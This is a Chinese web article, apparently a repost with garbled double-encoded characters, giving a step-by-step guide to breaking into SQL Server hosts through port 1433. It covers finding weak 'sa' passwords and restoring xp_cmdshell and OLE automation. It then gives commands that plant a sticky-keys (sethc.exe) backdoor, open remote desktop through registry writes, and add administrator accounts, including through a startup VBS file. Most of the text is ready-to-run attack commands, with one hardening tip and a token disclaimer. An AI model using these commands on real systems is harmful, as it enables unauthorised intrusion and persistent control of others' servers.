SQL Server數(shù)據(jù)庫(kù)1433端口解封提權(quán)
發(fā)布時(shí)間:2015/11/28 來(lái)源:長(zhǎng)沙做網(wǎng)站
眾所周知,1433端口是SQL Server默認(rèn)的端口,SQL Server服務(wù)使用兩個(gè)端口:TCP-1433、UDP-1434。其中1433用于供SQL Server對(duì)外提供服務(wù),1434用于向請(qǐng)求者返回SQL Server使用了哪個(gè)TCP/IP端口。可以利用sa的弱口令,可以通過(guò)1433端口進(jìn)行入侵和提權(quán)。
為什么要解封?因?yàn)閿?shù)據(jù)庫(kù)管理員為了安全起見,之前對(duì)某些敏感文件的權(quán)限降低,所以就需要解封提升權(quán)限。
下面是常見的提權(quán)修復(fù)命令的使用:
提權(quán)過(guò)程中用到的工具:s掃描器 x-scan sql連接器 sql查詢分析器
首先掃描開放1433端口的主機(jī),再用x-scan掃描出sa弱口令。接著就用sql連接器連接后,進(jìn)行命令操作。目前最新的sql連接器是SQL TOOLS 2.0功能增強(qiáng)版。

下載地址:http://pan.baidu.com/s/1o6vRlMi 密碼:mthy
sql查詢分離器下載地址:http://pan.baidu.com/s/1sj1QHOh 密碼:738o
以下是常見的修復(fù)命令:
1.修復(fù)錯(cuò)誤 Error Message:未能找到存儲(chǔ)過(guò)程 ‘master..xp_cmdshell’
修復(fù)方法:xp_cmdshell新的恢復(fù)辦法
第一步先刪除:
drop procedure sp_addextendedproc
drop procedure sp_oacreate
exec sp_dropextendedproc ‘xp_cmdshell’
服務(wù)器: 消息 3701,級(jí)別 11,狀態(tài) 5,行 1
第二步恢復(fù):
dbcc addextendedproc (“sp_oacreate”,”odsole70.dll”)
dbcc addextendedproc (“xp_cmdshell”,”xplog70.dll”)
直接恢復(fù),不管sp_addextendedproc是不是存在
2.修復(fù)拒絕訪問(wèn)錯(cuò)誤
用net1來(lái)提權(quán) 或者 Dir net.exe /s /p
3.修復(fù)錯(cuò)誤Error Message:SQL Server 阻止了對(duì)組件 ‘xp_cmdshell’ 的 過(guò)程 ‘sys.xp_cmdshell’ 的訪問(wèn),因?yàn)榇私M件已作為此服務(wù)器安全配置的一部分而被關(guān)閉。系統(tǒng)管理員可以通過(guò)使用 sp_configure 啟用 ‘xp_cmdshell’。有關(guān)啟用 ‘xp_cmdshell’ 的詳細(xì)信息,請(qǐng)參閱 SQL Server 聯(lián)機(jī)叢書中的 “外圍應(yīng)用配置器”。
修復(fù)方法:
;EXEC sp_configure ‘show advanced options’, 1 —
;RECONFIGURE WITH OVERRIDE —
;EXEC sp_configure ‘xp_cmdshell’, 1 —
;RECONFIGURE WITH OVERRIDE —
;EXEC sp_configure ‘show advanced options’, 0 —
4.修復(fù)錯(cuò)誤
Error Message:無(wú)法裝載 DLL xpweb70.dll 或該 DLL 所引用的某一 DLL。原因: 126(找不到指定的模塊。)。
修復(fù)方法:
第一步
exec sp_dropextendedproc ‘xp_cmdshell’
第二步
dbcc addextendedproc (“xp_cmdshell”,”c:\Program Files\Microsoft SQL Server\MSSQL\Binn\xplog70.dll”)
;EXEC sp_configure ‘show advanced options’, 0 —
5.修復(fù)錯(cuò)誤
Error Message:無(wú)法在庫(kù) xpweb70.dll 中找到函數(shù) xp_cmdshell。原因: 127(找不到指定的程序。)。
修復(fù)方法:
第一步
exec sp_dropextendedproc ‘xp_cmdshell’
第二步
dbcc addextendedproc (“xp_cmdshell”,”c:\Program Files\Microsoft SQL Server\MSSQL\Binn\xplog70.dll”)
;EXEC sp_configure ‘show advanced options’, 0 —
或者:exec sp_addextendedproc ‘xp_cmdshell’,’xpweb70.dll’
6.錯(cuò)誤5的修復(fù) 我們可以通過(guò)后門的方式繞過(guò)去,首先我們用查詢分離器連接
第一:
declare @o int
exec sp_oacreate ‘scripting.filesystemobject’, @o out
exec sp_oamethod @o, ‘copyfile’,null,’C:\WINDOWS\explorer.exe’ ,’c:\windows\system32\sethc.exe’;
第二:
declare @oo int
exec sp_oacreate ‘scripting.filesystemobject’, @oo out
exec sp_oamethod @oo, ‘copyfile’,null,’c:\windows\system32\sethc.exe’ ,’c:\windows\system32\dllcache\sethc.exe’;
SQL Server 阻止了對(duì)組件 ‘Ole Automation Procedures’ 的 過(guò)程’sys.sp_OACreate’ 的訪問(wèn),因?yàn)榇私M件已作為此服務(wù)器安全配置的一部分而被關(guān)閉。系統(tǒng)管理員可以通過(guò)使用 sp_configure 啟用 ‘Ole Automation Procedures’。有關(guān)啟用 ‘Ole Automation Procedures’ 的詳細(xì)信息,請(qǐng)參閱 SQL Server 聯(lián)機(jī)叢書中的 “外圍應(yīng)用配置器”。
;EXEC sp_configure ‘show advanced options’, 1 —
;RECONFIGURE WITH OVERRIDE —
;EXEC sp_configure ‘Ole Automation Procedures’, 1 —
;RECONFIGURE WITH OVERRIDE —
7.開啟3389終端
修復(fù)方法:
開3389:
Cmd 命令
REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Terminal” “Server /v fDenyTSConnections /t REG_DWORD /d 0 /f
Sql命令
開3389
exec master.dbo.xp_regwrite’HKEY_LOCAL_MACHINE’,’SYSTEM\CurrentControlSet\Control\Terminal Server’,’fDenyTSConnections’,’REG_DWORD’,0;–
關(guān)3389:
exec master.dbo.xp_regwrite’HKEY_LOCAL_MACHINE’,’SYSTEM\CurrentControlSet\Control\Terminal Server’,’fDenyTSConnections’,’REG_DWORD’,1;
查看3389端口
exec xp_regread ‘HKEY_LOCAL_MACHINE’,’SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp’,’PortNumber’
8.直接添加帳戶法
刪除odsole70.dll:
exec master..sp_dropextendedproc sp_oamethod
exec master..sp_dropextendedproc sp_oacreate
恢復(fù)odsole70.dll:
exec sp_addextendedproc sp_OAMethod,’odsole70.dll’
exec sp_addextendedproc sp_OACreate,’odsole70.dll’
直接添加帳戶命令:
declare @shell int exec sp_oacreate ‘wscript.shell’,@shell output exec sp_oamethod
@shell,’run’,null,’c:\windows\system32\cmd.exe /c net user 用戶名 密碼 /add’
declare @shell int exec sp_oacreate ‘wscript.shell’,@shell output exec sp_oamethod @shell,’run’,null,’c:\windows\system32\cmd.exe/c net localgroup administrators 用戶名 /add’
9. 5下shift后門命令
declare @o int
exec sp_oacreate ‘scripting.filesystemobject’, @o out
exec sp_oamethod @o, ‘copyfile’,null,’c:\windows\explorer.exe’ ,’c:\windows\system32\sethc.exe’;
declare @o int
exec sp_oacreate ‘scripting.filesystemobject’, @o out
exec sp_oamethod @o, ‘copyfile’,null,’c:\windows\system32\sethc.exe’ ,’c:\windows\system32\dllcache\sethc.exe’;
10.SQL2005恢復(fù)sp_oacreate
USE master;
EXEC sp_configure ‘show advanced options’, 1;
RECONFIGURE WITH OVERRIDE;
EXEC sp_configure ‘Ole Automation Procedures’, 1;
RECONFIGURE WITH OVERRIDE;
EXEC sp_configure ‘show advanced options’, 0;
11.恢復(fù)時(shí)一些常用的SQL語(yǔ)句:
利用sp_addextendedproc恢復(fù)大部分常用存儲(chǔ)擴(kuò)展(得先利用最頂上的語(yǔ)句恢復(fù)自己):
use master
exec sp_addextendedproc xp_cmdshell,’xp_cmdshell.dll’
exec sp_addextendedproc xp_dirtree,’xpstar.dll’
exec sp_addextendedproc xp_enumgroups,’xplog70.dll’
exec sp_addextendedproc xp_fixeddrives,’xpstar.dll’
exec sp_addextendedproc xp_loginconfig,’xplog70.dll’
exec sp_addextendedproc xp_enumerrorlogs,’xpstar.dll’
exec sp_addextendedproc xp_getfiledetails,’xpstar.dll’
exec sp_addextendedproc sp_OACreate,’odsole70.dll’
exec sp_addextendedproc sp_OADestroy,’odsole70.dll’
exec sp_addextendedproc sp_OAGetErrorInfo,’odsole70.dll’
exec sp_addextendedproc sp_OAGetProperty,’odsole70.dll’
exec sp_addextendedproc sp_OAMethod,’odsole70.dll’
exec sp_addextendedproc sp_OASetProperty,’odsole70.dll’
exec sp_addextendedproc sp_OAStop,’odsole70.dll’
exec sp_addextendedproc xp_regaddmultistring,’xpstar.dll’
exec sp_addextendedproc xp_regdeletekey,’xpstar.dll’
exec sp_addextendedproc xp_regdeletevalue,’xpstar.dll’
exec sp_addextendedproc xp_regenumvalues,’xpstar.dll’
exec sp_addextendedproc xp_regread,’xpstar.dll’
exec sp_addextendedproc xp_regremovemultistring,’xpstar.dll’
exec sp_addextendedproc xp_regwrite,’xpstar.dll’
exec sp_addextendedproc xp_availablemedia,’xpstar.dll’
恢復(fù)cmdshell:exec sp_addextendedproc xp_cmdshell ,@dllname =’xplog70.dll’
判斷存儲(chǔ)擴(kuò)展是否存在(返回結(jié)果為1就ok):
select count(*) from master.dbo.sysobjects where xtype=’x’ and name=’xp_cmdshell’
恢復(fù)xp_cmdshell(返回結(jié)果為1就ok):
exec master.dbo.addextendedproc ‘xp_cmdshell’,’xplog70.dll’;select count(*) from master.dbo.
sysobjectswhere xtype=’x’ and name=’xp_cmdshell’
否則上傳xplog7.0.dll:
exec master.dbo.addextendedproc ‘xp_cmdshell’,’c:\winnt\system32\xplog70.dll’
12.出現(xiàn)找不到存儲(chǔ)過(guò)程 sp_addextendedproc
解決方法:
create procedure sp_addextendedproc — 1996/08/30 20:13
@functname nvarchar(517),/* (owner.)name of function to call */
@dllname varchar(255)/* name of DLL containing function */
as
set implicit_transactions off
if @@trancount > 0
begin
raiserror(15002,-1,-1,’sp_addextendedproc’)
return (1)
end
dbcc addextendedproc( @functname, @dllname)
return (0) — sp_addextendedproc
GO
這段代碼貼入查詢分離器,執(zhí)行
13.去除SA的xp_cmdshell權(quán)限
如果你不需要擴(kuò)展存儲(chǔ)過(guò)程xp_cmdshell請(qǐng)把它去掉。使用這個(gè)SQL語(yǔ)句:
use master
sp_dropextendedproc ‘xp_cmdshell’
xp_cmdshell是進(jìn)入操作系統(tǒng)的最佳捷徑,是數(shù)據(jù)庫(kù)留給操作系統(tǒng)的一個(gè)大后門。如果你需要這個(gè)存儲(chǔ)過(guò)程,請(qǐng)用這個(gè)語(yǔ)句也可以恢復(fù)過(guò)來(lái)。
sp_addextendedproc ‘xp_cmdshell’, ‘xpsql70.dll’
14.恢復(fù)xp_cmdshell
先嘗試恢復(fù)xp_cmdshell,sp_addextendedproc ‘xp_cmdshell’, ‘xpsql70.dll’,
結(jié)果發(fā)現(xiàn)xpsql70.dll被刪除。
然后寫vbs文件到啟動(dòng)組里面:
declare @o int, @f int, @t int, @ret int ,@a int
exec sp_oacreate ‘scripting.filesystemobject’, @o out
exec sp_oamethod @o, ‘createtextfile’, @f out,
‘c:\\docume~1\\alluse~1\\「開始」菜單\\程序\\啟動(dòng)\\a.vbs’, 1
exec @ret = sp_oamethod @f, ‘writeline’, NULL,
‘set wshshell=createobject(“wscript.shell”)’
exec @ret = sp_oamethod @f, ‘writeline’, NULL,
‘a=wshshell.run (“cmd.exe /c net user lintao lintao520 /add”,0)’
exec @ret = sp_oamethod @f, ‘writeline’, NULL,
‘b=wshshell.run (“cmd.exe /c net localgroup administrators lintao /add”,0)’
然而,對(duì)于新版本的MSSQL,2005以上的版本默認(rèn)權(quán)限降低,沒(méi)有權(quán)限運(yùn)行文件。因此對(duì)于很多1433全自動(dòng)傳馬工具,會(huì)出現(xiàn)自動(dòng)傳馬時(shí)只看到執(zhí)行命令,卻沒(méi)有下載小馬,或者下載了也沒(méi)有運(yùn)行小馬的現(xiàn)象。
本文只提供技術(shù)交流參考,請(qǐng)勿用作非法用途!
- StreamReader中使用Re...
- 達(dá)夢(mèng)數(shù)據(jù)庫(kù)系統(tǒng)移植概...
- 達(dá)夢(mèng)數(shù)據(jù)庫(kù)系統(tǒng)存儲(chǔ)過(guò)...
- 解決mysql導(dǎo)入數(shù)據(jù)庫(kù)8...
- MySQL用正則表達(dá)式查...
- chrome瀏覽器主頁(yè)被篡...
- 系統(tǒng)對(duì)象和數(shù)據(jù)傳遞知...
- 忘記wordpress網(wǎng)站后臺(tái)...
- 績(jī)效管理辦法2013修訂...
- 如何給wordpress主題...
- WordPress網(wǎng)站后臺(tái)性能...